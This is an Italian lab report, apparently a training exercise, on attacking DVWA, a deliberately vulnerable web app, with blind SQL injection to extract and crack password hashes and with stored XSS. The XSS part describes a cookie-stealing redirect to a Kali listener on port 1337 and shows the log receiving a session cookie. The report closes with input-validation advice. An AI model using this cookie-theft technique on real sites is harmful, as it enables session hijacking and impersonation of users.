
Report sull'exploit delle vulnerabilità di DVWA


In questo report, illustrerò l'exploit di due vulnerabilità presenti nel software DVWA : l'SQL Injection (Blind) e l'XSS Stored. Spiegherò come ho sfruttato queste vulnerabilità e quali sono state le conseguenze degli attacchi.

SQL Injection (Blind)

Nella prima parte dell'esercizio, ho usato l'SQL Injection per ottenere gli hash delle password degli utenti memorizzate nel database di DVWA. L'SQL Injection (Blind) è una tecnica di attacco in cui inserisco input malevoli all'interno di un'applicazione web, allo scopo di manipolare le query SQL eseguite dal backend. In questo caso, ho utilizzato una query particolare che mi ha consentito di ottenere gli hash delle password dal database.



Per rendere leggibili gli hash , ho utilizzato su il servizio online CrackStation. CrackStation dispone di un'enorme banca dati di hash pre-calcolati, grazie ai quali è possibile recuperare le password originali associate agli hash. In questo modo, sono riuscito a decodificare le password degli utenti. Un attacco di SQLi Blind può consentire all'attaccante di accedere a dati sensibili nel database, come informazioni personali degli utenti, credenziali di accesso o altri dati riservati.





XSS Stored

Nella seconda parte dell'esercizio, ho sfruttato la vulnerabilità XSS Stored. L'XSS è una falla che consente agli attaccanti di inserire script malevoli all'interno di un'applicazione web, che verranno poi eseguiti dai browser degli utenti che utilizzano l'applicazione. Per sfruttare l'XSS Stored, ho configurato un server HTTP sulla porta 1337 utilizzando Kali Linux come macchina attaccante.

```
┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Successivamente, ho modificato il campo "message" nel form di DVWA, che permetteva agli utenti di inserire del testo. Attraverso l'ispezione del form, ho modificato la lunghezza massima del campo in modo da poter inserire uno script .





Lo script è un codice JavaScript per eseguire un reindirizzamento del browser verso l'indirizzo IP "127.0.0.1", sulla porta "1337". Il reindirizzamento avviene attraverso l'uso della proprietà "window.location" di JavaScript. Nello specifico, imposta la proprietà "window.location" dell'oggetto window a un nuovo URL "http://127.0.0.1:1337/?cookie=" concatenato con il valore del cookie di sessione, ottenuto con l'oggetto "document.cookie".

```
┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [09/Jun/2023 06:43:49] "GET /?cookie=security=low;%20PHPSESSID=3d1485dcbd2aa13b5af2faf45f770f04 HTTP/1.1" 200 -
```

In fine ho ottenuto il cookie di sessione sul server http attivo su Kali . Questo exploit fa si che gli attaccanti possano entrare nelle sessioni degli utenti legittimi, impersonandoli e compiendo atti malevoli a loro nome. Una delle strategie per contrastare questo tipo di minaccia è l'implementazione di una validazione dell'input. Questo significa che tutte le informazioni provenienti dagli utenti, come dati inseriti nei form o parametri passati attraverso gli URL, devono essere controllate e validare prima di essere elaborate dal server.

Conclusione

La validazione dell'input può prevenire molti attacchi, come l'inserimento di script malevoli (XSS) o l'esecuzione di comandi non autorizzati (SQL injection). Con una combinazione di filtri, controlli e sanificazione dei dati in ingresso, è possibile garantire che solo informazioni corrette e sicure siano elaborate dall' applicazione.